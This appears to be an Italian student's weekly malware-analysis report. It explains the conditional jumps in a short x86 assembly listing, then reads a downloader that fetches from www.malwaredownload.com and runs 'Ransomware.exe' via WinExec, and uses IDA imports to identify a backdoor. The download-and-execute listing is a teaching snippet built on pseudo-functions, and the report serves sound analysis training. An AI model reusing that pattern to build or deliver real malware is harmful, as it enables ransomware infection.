
Analisi Avanzata

Progetto Settimanale

Pierluigi Amorese

Parte 1

La prima parte dell'esercitazione ci fornisce un codice Assembly x86 di un Malware…



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

…e ci chiede di spiegare quale salto condizionale viene effettuato e poi di rappresentarlo graficamente.


Tabella 1


Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

ANALIZZIAMO IL CODICE:

- le prime due istruzioni copiano i valori 5 e 10 nei rispettivi registri EAX ed EBX;
- la terza istruzione "**cmp**" confronta il valore di EAX con il valore 5, come sappiamo tale istruzione in assembly x86 viene utilizzata per confrontare due operandi e impostare i flag del processore in base al risultato del confronto. In questo caso il risultato del *compare* è 0;
- la quarta istruzione "**jnz**" è una forma di salto condizionale, sta per "**J**ump if **N**ot **Z**ero". L'istruzione JNZ si basa sul valore del flag di stato zero (ZF) nel registro delle flag. se il flag ZF è zero (indicando che il risultato precedente è diverso da zero), l'istruzione JNZ eseguirà un salto verso la destinazione specificata. Altrimenti, se ZF è impostato a 1, l'istruzione JNZ non eseguirà alcun salto e il flusso di esecuzione del programma continuerà con l'istruzione successiva. In questo caso il salto non viene eseguito, in quanto il risultato dell'istruzione precedente ha dato 0;
- la quinta istruzione "**inc**" viene utilizzata per incrementare di 1 il valore di un registro o di una locazione di memoria, e qui incrementa di 1 il valore del registro EBX che diventa 11;
- la sesta istruzione è di nuovo cmp e il risultato e un'altra volta 0;
- la settima istruzione è "**jz**" ovvero "**J**ump if **Z**ero"è un'istruzione di salto condizionato che esegue un salto a un'etichetta specificata se il flag Zero (ZF) è impostato a 1. Il flag Zero viene impostato quando il risultato di un'istruzione precedente è uguale a zero. Come abbiamo visto nella sesta istruzione il risultato del cmp è 0, quindi il flag viene impostato a 1 e il salto viene effettuato alla etichetta "loc 0040FFA0".

RAPPRESENTAZIONE GRAFICA :





Parte 2

Passiamo ora ad analizzare quello che fa il Malware nel concreto tramite l'analisi delle tabelle 2 e 3:

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Nella tabella 2 possiamo vedere che nel registro EAX viene copiato il contenuto del registro EDI, il quale contiene un URL (www.malwaredownload.com) e possiamo vedere l'istruzione successiva che spinge tramite l'istruzione "**push**" il valore contenuto nel registro EAX nello stack. Il programma poi chiama la funzione URLDownloadToFile () ovvero una API di Windows che scarica bit da internet e li salva all'interno di un file sul disco rigido. Da questo possiamo intuire che la funzionalità del malware in questione è molto probabilmente quella di ***downloader.***

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione


In tabella 3 vediamo che nel registro EDX viene copiato il valore del registro EDI contenente il path di un file con il nome Ransomware.exe

Se fosse un "ransomware" bisogna sapere che è un tipo di malware che cripta i file o blocca l'accesso a un computer o a una rete e richiede un pagamento (un "ransom" in inglese) per ripristinare l'accesso o per decrittografare i file.

Sempre tramite l'istruzione push il valore del registro EDX viene passato nello stack, poi si passa alla parte finale, dove il downloader dopo aver correttamente scaricato il malware da internet, dovrà procedere al suo avvio utilizzando quindi in questo caso la funzione WinExec () che è una chiamata di sistema in Windows che viene utilizzata per eseguire un nuovo processo; la funzione chiamante ha completo controllo sul processo creato. Una funzione molto simile è "CreateProcess".


Bonus

La traccia bonus ci chiede di effettuare un'analisi del diagramma di flusso dell'esecuzione di un malware tramite IDA e di indicarne il tipo e il comportamento. Una volta scaricato sulla nostra macchina virtuale, apriamo il software IDA e controlliamo su imports le librerie presenti.



Le prime due librerie che incontriamo già le conosciamo e sono:

- **Advapi32.dll**: contiene le funzioni per interagire con i servizi ed i registri del sistema operativo di Microsoft;
- Kernel32.dll: contiene le funzioni principali per interagire con il filesystem;



Le altre 3 librerie che incontriamo sono:

- MSVCRT.dll: contiene funzioni per la manipolazione di stringhe, allocazioni di memoria;
- Wsock32.dll e Ws2_32.dll: contengono le funzioni di network come le socket, le funzioni connect e bind.

Oltre a queste informazioni abbiamo in nostro possesso un diagramma di flusso (nel file “flowchart.xps” in allegato) che ci aiutera nella comprensione del flusso del programma grazie all’identificazione dei jump (funzione di IDA):

- **Freccia rossa** per il salto NON effettuato;
- **Freccia verde** per il salto effettuato;
- Freccia blu per unconditional jump;

Conlusioni Finali

Le ultime librerie che abbiamo incontrato attirano la nostra attenzione poiché contengono le funzioni di network per la creazione di socket ovvero:

- connect: per stabilire una connessione a un server remoto in un'applicazione client-server;
- gethostbyname: utilizzata per ottenere informazioni sulle corrispondenze di un nome host specificato con un indirizzo IP;
- socket: crea un endpoint per la comunicazione tra processi su una rete, ovvero un socket;
- WSAStartup: per inizializzare il sottosistema di rete in un'applicazione Windows.

Un’altra informazione importante che ci aiuta ha capire che tipo di malware stiamo analissando ce la dà la libreria Kernel32 per interagire con il file system.

Infatti il programma è una **backdoor** ; una volta creato il socket tramite l’utilizzo della libreria Winsock, il malware deve garantire dei servizi/processi all’utente che si connette.